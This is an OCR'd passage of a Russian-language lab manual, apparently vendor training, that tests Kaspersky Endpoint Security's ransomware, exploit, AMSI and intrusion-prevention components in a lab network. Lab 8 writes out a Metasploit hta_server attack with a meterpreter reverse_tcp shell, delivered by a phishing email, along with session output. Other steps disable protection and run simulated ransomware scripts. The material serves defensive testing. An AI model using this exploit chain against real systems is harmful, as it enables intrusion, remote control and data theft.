
33. Откройте веб-консоль Kaspersky Security Center
34. В боковом меню выберите **Devices | Polices & Profiles**
35. Откройте политику **Kaspersky Endpoint Security для Windows**




36. Перейдите на вкладку **Application Settings**
37. В разделе **Advanced Threat Protection** выберите **Behavior Detection**



38. Измените настройки защиты папок общего доступа от стороннего шифрования с **Block connection** на **notify**
39. Нажмите **Add**, чтобы добавить исключение




40. Добавьте исключение. Введите IP адрес рабочей станции Alex-Desktop (**10.28.0.100**)
41. Дважды нажмите **OK**
42. Сохраните изменения в политике




Задание D: Проверьте, что исключения для доверенных сетевых устройств работают корректно

Задание выполняется на компьютере **Alex-Desktop**.


43. Откройте папку *\\tom-laptop\temp*
44. Удалите файл **invoice.txt.aes**



45. Найдите на рабочем столе файл **ransomware2.bat и** запустите его



46. Убедитесь, что файл **invoice.txt** был зашифрован и изначальный файл invoice.txt не был восстановлен
47. Удалите файл **invoice.txt.aes**
48. Убедитесь, что файл был удален корректно



Заключение

В этой лабораторной работе мы увидели, что Kaspersky Endpoint Security с настройками по умолчанию умеет обнаруживать вредоносную активность вирусов шифровальщиков-вымогателей. Это происходит в рамках задачи Анализ поведения.

В случае необходимости администратор всегда может задать исключения в компоненте защиты и разрешать активность шифрования в папках общего доступа для сетевых устройств.

Лабораторная работа 8.

Как проверить Защиту от эксплойтов

Сценарий. Эксплуатация уязвимостей для злоумышленника может быть значительно проще, чем принято думать. Имея под рукой такой мощный инструмент как Metasploit Framework, злоумышленник может создать эксплоит и намеренно разослать его ничего не подозревающим сотрудникам компании.

Содержание. В этой лабораторной работе необходимо:

1. Имитируйте хакерскую атаку, используя уязвимость в PowerShell и получите доступ к удаленному компьютеру
2. Отключите большинство компонентов защиты
3. Проверьте защиту от эксплоитов


Задание A: Имитируйте хакерскую атаку, используя уязвимость в PowerShell и получите доступ к удаленному компьютеру

Запустите на компьютере Kali утилиту для выполнения тестирования на проникновение Metasploit Framework. Выполните атаку на HTA (HTML Application), которая загружается через PowerShell.

Компьютеры **KSC**, **DC, Kali, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Начните выполнять задание на компьютере **Alex-Desktop**.

1. Отключите Kaspersky Endpoint Security. Правой кнопкой мыши щелкните по значку **Kaspersky Endpoint Security** в области уведомлений. В контекстном меню выберите: **Exit**



Переключитесь на компьютер **Kali**.

2. Войдите в систему под учетной записью **hacker**. Пароль — **Ka5per5Ky**
3. Откройте терминал

4. Запустите консоль **Metasploit Framework**. Выполните команду:

```
Msfconsole
```

5. Выберите шаблон эксплоита. Выполните команду:

```
use exploit/windows/misc/hta_server
```

Для удобства ввода вы можете воспользоваться табуляцией

```
msf > use exploit/windows/misc/hta_server
```

6. Отобразите список уязвимых приложений для данного эксплоита. Выполните команду:

```
show targets
```

7. Выберите атаку на PowerShell x64. Выполните команду:

```
set target 1
```

```
msf exploit(windows/misc/hta_server) > set target 1
target => 1
```

8. Выберите вредоносную нагрузку. Выполните команду

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

```
msf exploit(windows/misc/hta_server) > set payload windows/x64/meterpreter/rever
se_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

9. Задайте адрес слушающего сервера (адрес компьютера **Kali**). Введите команду

```
set LHOST 10.28.0.50
```

```
msf exploit(windows/misc/hta_server) > set LHOST 10.28.0.50
LHOST => 10.28.0.50
```

10. Активируйте эксплоит. Выполните команду

```
exploit -j
```

```
msf5 exploit(windows/misc/hta_server) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.28.0.50:4444
msf5 exploit(windows/misc/hta_server) > [*] Using URL: http://0.0.0.0:8080/VslqnNbskC.hta
[*] Local IP: http://10.28.0.50:8080/VslqnNbskC.hta
[*] Server started.
```

11. Скопируйте ссылку *http://10.28.0.50:8080/*******.hta* в буфер обмена (в контекстном меню нажмите Copy Link)
12. Откройте новый экземпляр терминала
13. Введите в терминале:


```
mailsend
```

14. Укажите следующие параметры:
    - SMTP server address/IP = **10.28.0.10**
    - From = **tom@abc.lab**
    - To = **alex**@abc.lab
    - Subject = **Report**


15. Нажмите **Enter**
16. Вставьте ссылку из пункта 11: http://10.28.0.50:8080/*******.hta
17. Нажмите **Enter**
18. Введите одну точку — “.”
19. Нажмите **Enter**

Переключитесь на компьютер **Alex-Desktop**.

20. Откройте **Microsoft Outlook**
21. Выберите полученное письмо
22. Откройте ссылку из письма в браузере
23. Сохраните объект на компьютер



24. В окне предупреждения нажмите **Run**



Переключитесь на компьютер **Kali**.

25. Откройте консоль **Metasploit Framework**.
26. Убедитесь, что была открыта новая сессия

```
[*] 10.28.0.200      hta_server - Delivering Payload
[*] Sending stage (206403 bytes) to 10.28.0.200
[*] Meterpreter session 1 opened (10.28.0.50:4444 -> 10.28.0.200:57881) at 2019-03-26 10:36:47 +0000
```

27. Для подключения к созданной сессии. Выполните команду:

```
sessions 1
```

где 1 – номер созданной сессии

```
msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...
```

28. Вы получили полный доступ к удаленной машине **Alex-Desktop**

29. Чтобы запустить **Command Prompt**. Выполните команду:

```
shell
```

Далее вы можете выполнить команду whoami, чтобы понять под каким пользователем инициализирована сессия

```
whoami
```

```
meterpreter > shell
Process 4060 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\tom.ABC\Downloads>whoami
whoami
abc\tom

C:\Users\tom.ABC\Downloads>
```


Задание B: Отключите большинство компонентов защиты

В этом задании необходимо отключить большинство компонентов защиты Kaspersky Endpoint Security.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.


30. Откройте веб-консоль Kaspersky Security Center
31. В боковом меню выберите **Devices | Polices & Profiles**
32. Откройте политику **Kaspersky Endpoint Security for Windows**



33. Перейдите на вкладку **Application Settings**
34. Выключите компоненты защиты:
    - KSN
    - Анализ поведения



35. Перейдите в раздел **Essential Threat Protection**
36. Выключите компоненты защиты:
    - Защита от файловых угроз
    - Защита от веб-угроз
    - Защита от почтовых угроз
37. Чтобы сохранить политику, нажмите **Save**
38. Чтобы подтвердить применение настроек, нажмите **Yes**
39. Подождите, пока политика применится




Задание C: Проверьте защиту от эксплоитов

В этом задании необходимо проверить работу компонента Защита от эксплоитов.


Начните выполнять задание на компьютере **Tom-Laptop**.

40. Закройте окно веб-браузера
41. Перезагрузите компьютер **Top-Laptop**
42. Войдите в систему
43. Откройте основное окно Kaspersky Endpoint Security
44. Щелкните левой кнопкой мыши область **Protection Components**


45. Убедитесь, что компонент **Exploit Prevention** включен




46. Перейдите в папку **Downloads**
47. Запустите ***.hta** файл



48. Обратите внимание, что возникла ошибка запуска файла
49. В окне Ошибка сценария нажмите **No**



50. Откройте отчеты Kaspersky Endpoint Security
51. Перейдите в отчеты компонента **Exploit Prevention**
52. Убедитесь, что эксплоит был обнаружен




Переключитесь на компьютер **Kali**.

53. Войдите в систему под учетной записью **hacker**. Пароль — **Ka5per5Ky**
54. Откройте консоль **Metasploit**
55. Выполните команду:

```
sessions
```

Обратите внимание, что активных сессий к компьютеру злоумышленника не установлено



Заключение

В этой лабораторной работе мы убедились, что многоуровневая система защиты Kaspersky Endpoint Security позволяет предотвращать сложные угрозы, когда основные компоненты программного обеспечения отключены.


Лабораторная работа 9.

Как проверить Защиту от бесфайловых угроз

Сценарий. В последнее время активное распространение получил новый вектор угроз с применением мощного инструмента администрирования и управления операционной системой PowerShell. Злоумышленник может запустить в пространстве памяти процесса PowerShell свой код. Бесфайловую атаку обнаружить значительно сложнее, поскольку вредоносный код исполняется в памяти, в отличие от стандартных вирусов, где вредоносные файлы сохраняются на локальном диске. В основном атаки с использованием PowerShell являются следствием компрометации, которая началась с других вредоносных действий, как правило с эксплуатации уязвимостей программного обеспечения.


Содержание. В этой лабораторной работе необходимо отключить KSN и проверить обнаружение бесфайловой угрозы при помощи интерфейса против вредоносного сканирования **AMSI**.

Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.




Задание выполняется на компьютере **Tom-Laptop**.

1. Откройте папку C:\temp
2. Разархивируйте архив **bsstest_amsi**
3. Введите пароль **infected**



4. Нажмите **Win+R**
5. В поле ввода введите **powershell**
6. Нажмите кнопку **OK**



7. Перейдите в папку разархивированного скрипта. Выполните команду

```
cd c:\temp\bsstest_amsi\bsstest_amsi
```

```
PS C:\Users\tom.ABC> cd C:\temp\bsstest_amsi\bsstest_amsi\
```

8. Запустите тестовый PowerShell-скрипт. Выполните команду:


```
.\bsstest_amsi.ps1
```

```
PS C:\temp\bsstest_amsi\bsstest_amsi> .\bsstest_amsi.ps1
```

9. Убедитесь, Kaspersky Endpoint Security заблокировал исполнение скрипта

```
PS C:\temp\bsstest_amsi\bsstest_amsi> .\bsstest_amsi.ps1
@{Version=5.1.16299.15}
At line:1 char:1
+ #KLBssBlockMeBasesKdbAmsi#
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ #KLBssBlockMeBasesKdbAmsi# AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
Test succeded
PS C:\temp\bsstest_amsi\bsstest_amsi>
```

10. Откройте отчет Kaspersky Endpoint Security
11. Выберите **AMSI Protection**
12. Убедитесь, что Kaspersky Endpoint Security обнаружил и обезвредил угрозу



Заключение

Вы смогли убедиться, что даже при отключении некоторых компонентов защиты, Kaspersky Endpoint Security может эффективно взаимодействовать со встроенными средствами интерпретации скриптов операционной системы Microsoft Windows, обнаруживать и блокировать запуск вредоносного кода.

Лабораторная работа 10.

Меры по повышению безопасности рабочей станции для защиты от программ-вымогателей

Сценарий. Из всех угроз больше всего вас беспокоят программы-вымогатели. Если однажды Kaspersky Endpoint Security не обнаружит новую версию вредоносной программы, компания потеряет много денег. Чтобы уменьшить риск, с помощью компонента предотвращение вторжений запретите всем программам, кроме доверенных, менять документы на компьютерах.


Содержание. В этой лабораторной работе:

1. Имитируйте заражение вредоносной программой-вымогателем
2. Запретите изменять и удалять документы всем программам, кроме доверенных
3. Настройте хранить события компонента предотвращение вторжений на Сервере администрирования
4. Имитируйте шифрование документа и оцените результат

Задание A: Имитируйте заражение вредоносной программой-вымогателем


Найдите на рабочем столе компьютера **Tom-Laptop** и запустите скрипт **ransomware.bat**, который шифрует и удаляет текстовый документ.

Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.




Задание выполняется на компьютере **Tom-Laptop**.

1. Найдите на рабочем столе файлы **ransomware.bat** и **invoice.txt**
2. Запустите файл **ransomware.bat**
3. Проверьте, что на рабочем столе больше нет файла **invoice.txt**, а вместо него есть файл **invoice.txt.aes**



4. Откройте файл **invoice.txt.aes** в программе Блокнот
5. Убедитесь, что файл **invoice.txt.aes** зашифрован
6. Закройте Блокнот

